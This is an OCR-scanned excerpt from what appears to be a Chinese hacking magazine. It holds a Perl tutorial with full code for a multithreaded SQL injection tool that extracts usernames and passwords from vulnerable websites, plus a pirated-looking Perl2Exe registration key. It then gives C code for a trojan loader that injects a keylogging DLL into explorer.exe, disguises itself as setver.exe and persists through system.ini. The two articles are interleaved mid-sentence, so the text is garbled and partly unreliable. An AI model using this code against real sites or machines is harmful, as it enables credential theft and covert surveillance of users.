



图2

注：比较典型的F8按钮菜单的Java详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

由于VNC使用的通信协议RFB(Remote Fram Buffers)是一个开放协议，因此，它很快就被很多爱好者移植到了各种不同的平台上。现在能够支持的操作系统包括所有Windows9x/2000/NT/XP、MacOS8.5以上的版本和大多数的Unix系统，其中也包括Linux。所有不同平台版本的VNC，不管是Server还是Client，都支持VNC的通讯协议RFB，这样就能够很容易地实现不同平台的相互操作。更值得赞赏的是，它的源代码更为我们了解软件的实现原理提供了一个更加开放的窗口。

适合读者	Perl程序员、脚本攻击爱好者
前置知识	Perl基本语法
难度等级	中



Perl铸造

文/ 精神鸦片

多线程中文SQL注入猜解机

说到SQL注入机，从娃娃针对动网文章的DvTxt.pl到臭要饭的绝世猜解CSC、NB联盟的NBSI，相信大家都用过吧？搞笑的是开天始祖DvTxt.pl，也不知被改了多少遍，以用于针对各种不同的有SQL注入漏洞的系统，通常《黑客防线》的一篇《**存在SQL注入漏洞》的文章一出，末了，很多人都要把这尊大佛抬出来，更改几个字段，然后又一个**攻击工具出土了！对于臭要饭的绝世猜解CSC，我用得已经是忍无可忍了，虽然采用了多线程技术，但是依然弥补不了算法低劣的恶劣影响，破解由于采用的是字典，不仅速度慢，同时也限制了对中文这样的双字节字符的破解，而NBSI，破解算法虽然得到了改进，但是却忘了多线程，而且在猜解表名、列名时，共用一个大字典，白白浪费掉不少时间。两个东西拼在一起就好了，可是没有源代码啊（可视化开发工具，在下也只会用VB）！也不知道老大们是不是用一种语言开发的，就算是同一种，就算是VB，也没有人谁愿意提供源代码，无奈下只好自己动手，丰衣足食！

程序不过是将手动变为自动，先来痛苦地回忆一下手动注入猜解的过程 先找到注入点→构造SQL查询语句→提交URL→根据浏览器返回信息判断SQL查询语句正确性→修正SQL查询语句→重复前面步骤N遍，直到得到数据库存储的正确信息。

翻译成程序语言：输入存在SQL注入漏洞的URL（$url）→从URL中提取主机（$host）、路径（$path）、端口（$port）→构造SQL查询语句加入URL（$url）→用IO::Socket向目标主机提交URL→从返回的页面中提取查询逻辑值为真（假）时存在的字符（$info），成功则转入对下一目标值的猜解，失败则继续重复前几步。

猜解全局流程图如下：

用户信息表→用户名字段→密码字段→ID字段→最小用户ID→用户名长度→密码长度→用户名→密码

说得有点简约，因为这些东西普及得实在厉害，更详细的内容，大家可以参阅《黑客防线》SQL注入专题，理论讲完了，大家也都情不自禁、心急火燎、磨刀霍霍……LET'GO！

提取主机信息

曾记得娃娃的那个DvTxt.pl，还有它那烦琐的用法

DvTxt.pl <host> <way> <articleID> <errInfo>

$URL一家三口被活生生的拆散，苍天啊，多可怜啊！在使用中，复制粘贴起来极为不便，其实使用PERL强大的正则表达式，一切都可以迎刃而解，先来随便观察几个URL：

```
http://www.he***.tk/show.asp?id=957
http://www.he***.tk:1314/show.asp?id=957
http://www.he***.tk/article/show.asp?id=957
```

透过现象看本质，规律也就出来了：

（http://）主机（:端口）/ 路径

括号内的字符出现0或1次，了解完这个，正则表达式也就有了：

```
if($url=~/(\/\/)?(.+?)\/(.+)/)
{
        $host=$2;
        $path='/'.$3;
        if($host=~/(.+):(.+)/)
        {
    $host=$1;
    $port=$2;
        }
}
```

在"$url=~/(\/\/)?(.+?)\/(.+)/"中，先要说一说的是问号"？"，"？"匹配0个或1个该字符，所以在输入链接的时候"http://"可有可无：匹配主机（$host）的是(.+?)，为什么不是(.+)？，因为Perl默认的贪婪模式，将尽可能多的匹配至后面的字符（在这里是'/'），所以如果不及时限定，对这样一个URL：

http://www.he***.tk/article/show.asp?id=957

$host将匹配至www.he***.tk/article，而不是我们想要的www.he***.tk。

IO:Socket提交函数

经过刚才的努力，也该是有回报的时候了，赶紧用我们提取得到的主机（$host）、路径（$path）、端口（$port）写好这个提交函数

```
sub connect
{
    $req = "GET $path$path1 HTTP/1.0\n".
        "Host: $host\n".
        "Referer: $host\n".
        "Cookie: \n\n";

my $connection = IO::Socket::INET->new(Proto =>"tcp",
        PeerAddr =>$host,
        PeerPort =>$port) || die "Sorry! Could not
```

```
connect to $host \n";
            print $connection $req;
            my @res = <$connection>;
            close $connection;
            return @res;
    }
```

Connect子例程将返回信息存储在数组@res中。

猜解用户信息表

这里使用SQL查询语句 0<>(select count(*) from TABLE)。

真正的破解开始了，没有什么捷径可走，顺次读取字典里存储的表名，然后一个一个的尝试，一旦成功匹配正确信息，立即退出While循环 字典有两种，一种是数组，第二是文本字典，Perl脚本我们将编译为EXE可执行文件，为了便于今后修改添加新的表名，我使用文本字典文件:

```
  open (tabInput,"table.txt") or die "can't open file!\n";
        while (chomp(my $input=<tabInput>))
        {
                    my $sql="0<>(select%20count(*)
%20from%20$input)";
                $path1 = "%20AND%20$sql";
                &url;
                @res = &connect;
                if ("@res"=~/$info/)
                {
                        $table_user=$input;
                print "the table of userinfo is:$table\n";
                        last;
                }
        }
        close(tabInput);
```

猜解字段名

这里使用SQL查询语句 exists (select COL_NAME from TABLE)。

这一步同猜解表名如出一辙，一旦成功获取表名，我们将兵分三路，直取用户名列($field_user)、密码列($field_pass)、ID列($field_id)，既然是分兵出击，就不得不使用多线程，Perl中的多线程，呵呵，你还没有试过吧?

为实现多线程作的第一个准备，编写猜解子例程(函数)，我们依然使用文本字典文件，在这里，文件名作为唯一的参数传入:

```
  sub field_input
  {
        my $field;
      open (fieInput,"$_[0]") or die "can't open file!\n";
        while (chomp(my $input=<fieInput>))
        {
    my $sql="exists%20(select%20$input%20from%
20$table_User)";
                $path1 = "%20AND%20$sql";
                my @res = &connect;
                if ("@res"=~/$info/)
                {
                        $field=$input;
                    print "\t+-- $field --+";
                        last;
                }
        }
        close(fieInput);
        return $field;
  }
```

Socket:PERL多线程速成

现在Socket开始带大家学习Perl的多线程技术！也许现在你就开始胆战心惊，以为这有什么了不起，呵呵，80/20的瑞士军刀法则在这里又是那么管用，我们仅仅需要学习两个函数就可以结束我们的速成班

$thread = threads->create(function,LIST)

以变量名$thread，创建一个子例程\函数(FUNCTION)的一个线程，LIST为子例程\函数的参数，CREATE可替换为NEW。

$thread->join

等待线程运行完毕。一旦结束运行，Join()将返回子例程\函数(FUNCTION)的值。THAT'S ALL！就这么简单？完了？就这么两把菜刀就可以干我们的革命了？！哈哈，别不信！5、4、3、2、1、点火，GO！

```
$thread1 = threads->create("field_Input","field_Username.txt");
$thread2 = threads->create("field_Input","field_Password.txt");
$thread3 = threads->create("field_Input","field_ID.txt");
```

回收返回仓:

```
$field_Username = $thread1->join();
$field_Password = $thread2->join();
$field_ID = $thread3->join();
```

同时射出三个线程，然后Jion回来，多么完美的落地啊，满分10分！

猜数字的技巧

马再多也跑不过火车，即便是多了几匹马。我们来研究一下猜解的技巧，回过头看看等待我们的任务: 最小用户ID→用户名长度→密码长度→用户名→密码。

ID值是天然的数值，长度是Length($field)，一位用户名和密码的ASCII码还是数值，都玩过网上的一个猜数字的JavaScript游戏吧? 一个100以内的数，为什么只给你7次机会去猜? 因为2^7=128，换句话说，一个128以内的数，你也只需猜7次，那么李咏《幸运52》节目里那些几千上万的东西，又要猜几次呢? 2^13=8192，2^14=16384，你还愁拿不到奖品吗?！

小提示 猜一个8以内的数，比如是5，按照上面的原理，步骤如下：

? < 4 N

? < 6 Y 4 + 2

? < 5 N 6 − 1

? = 5

也就用了三次，首先从中值(4)开始，每猜解一次加\减中值的一半(2，1)，这些2^n都是固定了的。

为了避免CPU的重复计算，可以根据猜解值的范围，相应预备一个数组，我准备了4个：

```
@dic1=(128,64,32,16,8,4,2,1); # 最小用户ID
@dic2=(16,8,4,2,1); # 用户名、密码长度
@dic3=(64,32,16,8,4,2,1); # 英文字符
@dic4=(16384,8192,4096,2048,1024,512,256,128,64,32,16,8,4,2,1);
#中文字符
```

算法函数如下：

```
sub crack
{
my(@dic) = @_;
my $sql=pop(@dic);
my $i=0;
my $op=1;
my $crack;
foreach my $pass(@dic)
{
        print ">";
        $i++;
        $crack+=$op*$pass;
        $path1 = "%20AND%20$crack<($sql)";
        my @res = &connect;
        if ("@res" =~ /$info/)
        {
                $op=1;
                if($i==@dic)
                {
                        $crack++;
                }
        }
        else
        {
                $op=-1;
        }
}
return $crack;
}
$sql="select%20min($field_ID)%20from%20$table_User";
$id=&crack(@dic1,"$sql");
```

小提示 传递进构造的SQL注入语句以及相应的数组字典，Crack()参数为数组时，子程序只将它赋给一个数组变量，my(@dic)而非my(@dic,$sql)=@_;后者$sql必然为空！简单变量和数组变量是可以同时传递，$sql在此是@dic的最后一个元素。pop(@dic)再删去列表最后一个元素($sql)，并将其作为返回值，剩下的@dic就是纯洁的数字了。

让我们一鼓作气，拿下用户名和密码长度，同时，别忘了使用多线程：

```
$sql="select%20len($field_Username)
%20from%20$table_User%20where%20field_ID=$id";
my $thread4 = threads->create("crack",@dic2,$sql);
$sql="select%20len($field_Password)
%20from%20$table_User%20where%20$field_ID=$id";
my $thread5 = threads->create("crack",@dic2,$sql);
$userlen = $thread4->join();
$passlen = $thread5->join();
```

最后的战役：攻破字段值

使用SQL查询语句：

```
select abs(asc(mid($fieUsername,$locat,1))) from $table_User
where $field_Id = $id
```

小提示 这里不讨论MS-SQL中的猜测，可以说MS-SQL下是不用猜测的，只要构造的条件足够好，可以直接让对方在报错的时候将数据内容直接显示出来。


Access中字符的猜测：首先要判断ASCII码值是否大于零，大于就用@dic3套到Crack函数里面，小于就用@dic4了！函数返回数值以后，对于英文字符，有两种方法：使用Nchar($asc)或者Pack('C*',$asc)；而对于中文字符：打开计算器，选择科学型，转换成十六进制单字，是****，用UltraEdit编辑为*字，哈哈……那就不叫编程了！

首先要用Sprintf("%X",$asc)完成计算器的转换十六进制的工作(别忘了用正则表达式提出最后4位，不然一个字前面就要冒出两个空格)，然后再用Pack("H*",$str)完成UltraEdit的打包作业。

```
sub asc
{
        my $asc=$_[0];
        my $str;
        if ($asc<256)
            {
                $str = pack('C*',$asc);
            }
        else
        {
        $asc*=-1;
        $str = sprintf("%X",$asc);
        if ($str=~/(.{4})$/i)
        {
                $str=$1;
        }
        $str = pack("H*",$str);
        }
        return $str;
}
```

适合读者	程序员、入侵爱好者
前置知识	程序编写基础
难度等级	高

进程隐藏技术解析



——DLL远程线程插入主程序

文/单长虹、袁宇丽

进程的隐藏通常谈得比较多，也是现在后门中普遍采用的技术，现在网络上很多程序都是使用它！但其中又是有三种技术最为关键，下面我们详细看看。

进程隐藏之三足鼎立

1．远程线程插入技术。这种技术可以将要实现的功能程序做成一个线程，并将此线程在运行时自动插入到常见进程中，使之作为此进程的一个线程来运行。在实现上，这个技术比较复杂，因为这个线程在目标进程中的寻址会出现问题，必须要进行地址的重定位。为了实现地址的重定位，需要将许多要用到的使用地址进行访问的函数和变量的地址保存下来，然后将这些函数和变量的名称字符串插入到目标进程中去。需要插入到目标进程中的内容包括线程的过程体，线程中要用到的所有的API函数，所有自己定义的函数，所有的全局变量，所有的字符串。也就是说，在编程实现中，需要用

万事俱备，只欠东风，在此仅举猜解密码值为例，一位密码启动一个Crack子线程

```
for (my $locat=1;$locat<=$passlen;$locat++)
{
        $sql = "select%20asc(mid($field_Password,$locat,
1))%20from%20$table_User%20where%20$field_Id=$id";
        $path1 = "%20AND%200>($sql)";
        my @res = &connect;
        if ("@res" =~ /$info/)
{
$sql = "select%20abs(asc(mid($field_Password,$locat,1)))
%20from%20$table_User%20where%20$field_Id=$id";
                $password[$locat] = threads->create
("crack",@dic4,$sql);
        }
        else
        {
  $password[$locat] = threads->create("crack",@dic3,$sql);
        }
}
```

慢慢等待这些孩子们都一个个衣锦还乡吧:

```
for (my $locat=1;$locat<=$passlen;$locat++)
    {
        $password[$locat] = $password[$locat]->join();
    }
```

其他的显示细节，我就不多说了，赶忙编译成EXE!

编译Perl为EXE

从Perl2exe的老家http://www.indigostar.com/perl2exe.htm下载个最新版本的Perl2Exe for Win32，目前为止是8.40，直接解压缩，CMD命令行进入解压后的目录，为了避免浏览烦人的广告，我们先得注册一下这个软件:

```
D:\he***\software>perl2exe -register
Perl2Exe V8.40 Copyright (c) 1997-2004 IndigoSTAR
Software
Please enter your registration key, or press enter to cancel
```

输入我的注册码:

he***:he***:20040709,36713

注册成功之后显示:

Registered

同时，程序目录生成一个名为Perl2exe.key的注册表文件，可千万移不得啊！

编译PL:

```
D:\he***\software>perl2exe si.pl
Perl2Exe V8.40 Copyright (c) 1997-2004 IndigoSTAR
Software
Registered to he***:he***:20040709, ENT version
Converting 'si.pl' to si.exe
```

一个多线程的、支持中文破解的PERL版注入器就诞生了！

它大约能提高一倍的速度，也就是可以节约一半的时间，与我的预期还是有很大出入的。美中不足的是真应了"欲速则不达"的古语，我提供了两个版本(thr.pl\sig.pl)，对于那些网速较慢的网站，呵呵……用了你就知道，一般人我不告诉！最好还是改用单线程的，稳定性较好。

不过代码在手，我就不怕你会改，增强稳定性什么的，稍微加上几个函数，让它支持PHP+MySQL，ASP+MSSQL什么的……

一句话:网聚人的力量！支持开放源代码！你要把俺的程序改成EXP俺都没意见！

到上述的任何东西，都要再次在启动进程中分配存储空间，并要插入到目标进程中去，这种方法对于实现较少功能的程序来说，还可以忍受，一旦程序实现的功能较多，其编程的复杂性会非常高，不符合常规程序设计的特点也会突现，最终可能导致程序的崩溃。从总体上来分析发现，这种技术不适合功能比较多的后门控制程序的编写。

2.动态链接库插入技术。将后门程序做成一个动态链接库文件，仍然使用远程线程插入技术将此动态链接库的加载语句插入到目标进程中去，并将调用动态链接库函数的语句插入到目标进程，这个函数类似于普通程序中的入口程序。这里需要提及的就是，在现有公布的文档中，似乎大家都觉得应该将实现后门功能的入口程序放在DLL_PROCESS_ATTACH或者DLL_THREAD_ATTACH分支语句处。但是我们在实验中发现，这样做会引出诸多的问题，每个进程在调用自己需要的动态链接库的时候都会调用入口函数，这样就会出现一些多次加载的错误。对于这一点，微软的文档中没有做明确的说明。

小提示：远程线程函数插入到目标进程中的程序不能使用目标程序的消息循环，所以对于既要使用进程隐藏，又要使用交互式程序界面的程序是不能实现的。目前使用这种方法进行隐藏的后门软件主要有PortLess、BackDoor、BITS.dll、NOIR—QUEEN。

启动DLL后门的载体EXE是不可缺少的，也是非常重要的，它被称为Loader。如果没有Loader，那我们的DLL后门如何启动呢？因此，一个好的DLL后门会尽力保护自己的Loader不被查杀。Loader的方式有很多，可以是为我们的DLL后门而专门编写的一个EXE文件；也可以是系统自带的Rundll32.exe，即使停止了Rundll32.exe，DLL后门的主体还是存在的。3721网络实名就是一个例子，虽然它并不是"真正"的后门。

3.Hooking API。这是比较经典的技术，这里使用"Hooking API"这个术语表示对API的完全修改，就是通过修改API函数的入口地址的方法来欺骗试图列举本地所有进程的程序。因为能够列举本地进程的API函数也就是那几个，所以为了能够欺骗列进程程序，就要修改列进程API函数的入口地址，使别的程序在调用这些函数的时候，首先转向我们的程序，我们的程序中需要做的工作就是在列表中将自己的进程信息去掉，从而达到进程的隐藏，这种方法的实现难度更大，要求程序设计者要精通Windows下的进程、汇编器、PE文件结构和一些API函数。

首先来看运行前挂钩。这里修改我们想要修改的函数的物理模块(大多数时候是.exe或.dll)，在这里我们至少有3种可能的做法。

第一种可能是找到函数的入口点，然后重写它的代码。这会因为函数的大小而受限制，但我们能动态加载其他一些模块(API LoadLibrary)，所以应该足够了。

内核函数(kernel32.dll)是通用的，因为Windows中每个进程都有这个模块的拷贝。另一个好处是如果我们知道哪些模块在某版本中会修改，我们可以在一些API，如LoadLibraryA中使用直接的指针。这是因为Kernel模块在内存中的地址在相同的Windows版本中是固定的；我们同样也能用动态加载的模块。在这里它的初始化部分在加载进内存后立刻就运行，在新模块的初始化部分我们不受限制。

第二种可能是在模块中被代替的函数只是原函数的扩展，然后我们选择要么修改开始的5个字节为跳转指令或者改写IAT。如果改为跳转指令，那么将会改变指令执行流程转为执行我们的代码。如果调用了IAT记录被修改的函数，我们的代码能在调用结束后被执行，但模块的扩展没那么容易，因为我们必须注意DLL首部。

第三种是修改整个模块。这意味着我们创建自己的模块版本，它能够加载原始的模块并调用原始的函数，当然我们对这个不感兴趣，但重要的函数都是被更新的。这种方法对于有的模块过大的和拥有几百个导出函数的很不方便。

接下来我们来看一下运行时挂钩的技术。

在运行前挂钩通常都非常特殊，并且是在内部面向具体的应用程序(或模块)。如果我们更换了Kernel32.dll或Ntdll.dll里的函数(只在NT操作系统里)，我们就能完美地做到在所有将要运行的进程中替换这个函数，但说来容易做起来却非常难，因为我们不但得考虑精确性和需要编写比较完善的新函数或新模块，但主要问题是只有将要运行的进程才能被挂钩(要挂钩所有进程只能重启电脑)。另一个问题是如何进入这些文件，因为NT操作系统保护了它们。比较好的解决方法在进程正在运行时挂钩，这需要更多的有关知识，但最后的结果相当不错。在运行中挂钩只对能够写入它们的内存的进程能成功。为了能写入它自己，我们使用API函数WriteProcessMemory。现在我们开始运行中挂钩我们的进程。

使用"Hooking API"技术的例子有*nix下RootKit，Windows2000下的NTrootkit和Hxdef等，另外病毒里的反杀毒软件的技术也经常采用。

说了这么多，无非就是让大家了解一下当前进行进程隐藏都有哪些技术，不过，在本文中不可能将所有的技术都讲到。结合大家在论坛上比较关心的焦点问题，我在这里先对DLL的远程线程插入的Loader程序进行解析，如果以后有机会，我会继续将Hook API的技术奉献给大家，以解大家对编程的厚爱。

剑走偏锋之Loader技术

我提供的这个程序本身带有木马的功能，它会自动生成一个名字为MFC42.DLL的文件，并放入%systemdir%目录下，Loader程序由Setver.exe来实现，所有的注册表关联选项在程序中都有明示。另外，本DLL实现了一个捕获键盘的功能，并将捕获的内容存入C:\下的Keystroke.log文件中；读者可以使用任何一种文本编辑器打开查看。

我的程序中要使用的头文件如下：

```
#include "stdafx.h"
#include "tlhelp32.h"
#include "ht.h"
```

这个程序中指定要插入的目标进程为Explorer.exe，当然你可以根据自己的需要来决定插入哪个进程。不过，这里选择进程的一个策略是系统常用的进程，也就说系统必须要启动的进程，因为只有这样才能保证你的程序无论在什么时候都能插入成功。

```
#define TargetEXE "explorer.exe"
#define THREADSIZE      1024 * 8
```

定义一个结构体，这个结构体的成员由在线程函数中将要用到的全局变量、自定义的函数和将要调用的系统函数构成，换句话说，所有在远程线程函数中需要借助地址访问的这些变量都要放入这个结构体中，从而实现直接按照地址访问。因为当远程线程被插入Host进程中时，面临着地址重定位的问题，而在C语言中进行地址的重定位是很难实现的。所以我们采用变通的方法，将所有的这些需要重定位的东西都直接写入目标进程，然后通过地址来进行访问。

```
typedef struct      _RemotePara
{  /* 参数结构 */
    char            DLLPath[256];
    char            funame[256];
    DWORD           dwLoadLibrary;
    DWORD           dwGetProcAddress;
} RemotePara;
```

提升调试特权级别函数的声明，以使DLL能够被顺利插入目标进程中。

```
void EnableDebugPriv(void);
```

此函数用来将线程插入到DLL。

```
void inject_dll(void);
```

将自己拷贝到系统目录下，并且选用相应的名称。这里为了更好的隐蔽自己，我将替换掉%windir%下的Setver.exe程序，启用这个程序用作DLL的Loader程序，并把这个程序用作每次开机或者登录时自动启动的关联。我们为了得到.exe程序的全路径，需要使用到AfxGetApp()->m_pszHelpFilePath，这个属性可以得到本应用程序的.hlp文件的全路径，这个文件的路径跟本应用程序的路径是一致的。同时，因为得到的是.hlp文件的后缀名，而我们要的是.exe的后缀名，所以要使用函数_splitpath对.hlp的路径进行分离，然后再依次进行重组，就可以得到.exe程序的全路径。

```
void CopyMeToSysDir(void)
{
    CString sourcepath, destpath;
    char    drive[_MAX_DRIVE];
    char    dir[_MAX_DIR];
    char    fname[_MAX_FNAME];
    char    ext[_MAX_EXT];
    /* 得到应用程序的.hlp文件路径，对路径分离后进行重组，从而得到.exe文件的全路径 */
    _splitpath(::AfxGetApp()->m_pszHelpFilePath, drive, dir, fname, ext);
    sourcepath = drive;
    sourcepath = sourcepath + dir +::AfxGetApp()->m_pszExeName + ".exe";
    char    tmp[256];
    GetWindowsDirectory(tmp, 256);
    destpath = tmp;
    destpath = destpath + "\\setver.exe";
    if(!stricmp(sourcepath, destpath)) return;
    CopyFile(sourcepath, destpath, false);
}
```

使用System.ini在注册表中添加自动启动的键值，为了能够更好的隐藏自启动选项，我选择了不常使用的键值。这里要用到写.ini配置文件的技术，这个程序中看似在写System.ini，实际上对System.ini的操作已经反映到了注册表中的变化，所以从一定程度上可以实现更高的隐蔽性，从而逃避查杀。另外，对于注册表和.ini文件的读写技术。

```
void AddAutorun(void)
{
    CString DirWin, DirSys, strSysContents, strSystemINI;
    char    tmp[256];
    ::GetWindowsDirectory(tmp, 256);
    DirWin = tmp;
    ::GetSystemDirectory(tmp, 256);
    DirSys = tmp;
    strSysContents = DirWin + "\\explorer.exe " + DirWin + "\\setver.exe";
    strSystemINI = DirWin + "\\system.ini";
    WritePrivateProfileString
    (
            _T("boot"),
            _T("shell"),
            _T(strSysContents.GetBuffer(256)),
            _T(strSystemINI.GetBuffer(256))
    );
}
```

下面这个函数的功能是将对应的API函数在DLL中的相对地址保存下来。这个函数实现的功能非常简单，无非就是从给定的DLL句柄中读出对应API函数的入口地址，我之所以要将这个功能做成一个单独的模块，就是为了增加程序的独立性而已。

```
void SaveAddr(HINSTANCE h, char *f, DWORD *dwf)
{
    *dwf = (DWORD)::GetProcAddress(h, f);
    if(!*dwf)
    {
    printf("failed at GetProcAddress for %s\n", f);
    }
}
```

将用到的API函数在对应的DLL中的相对地址保存下来。在本程序中，ThreadProc线程函数实际上只用到了LoadLibraryA和GetProcAddress两个API函数，而这两个API函数都存在于Kernel32.dll中。

```
void SetFunctionAddr(RemotePara *pRP)
{
HINSTANCE hKernel32 = ::LoadLibrary("kernel32.dll");
SaveAddr(hKernel32, "LoadLibraryA", &pRP->dwLoadLibrary);
SaveAddr(hKernel32, "GetProcAddress", &pRP->dwGetProcAddress);
}
```

对于自己在DLL中定义的函数，在这里要进行函数的类型声明，以便于在后面分配相应结构的在Host程序中的相对地址。

```
typedef HMODULE (__stdcall *MLoadLibrary)(LPCTSTR);
typedef FARPROC (__stdcall *MGetProcAddress)(HMODULE, /* handle to DLL module */ LPCSTR /* name of function */ );
```

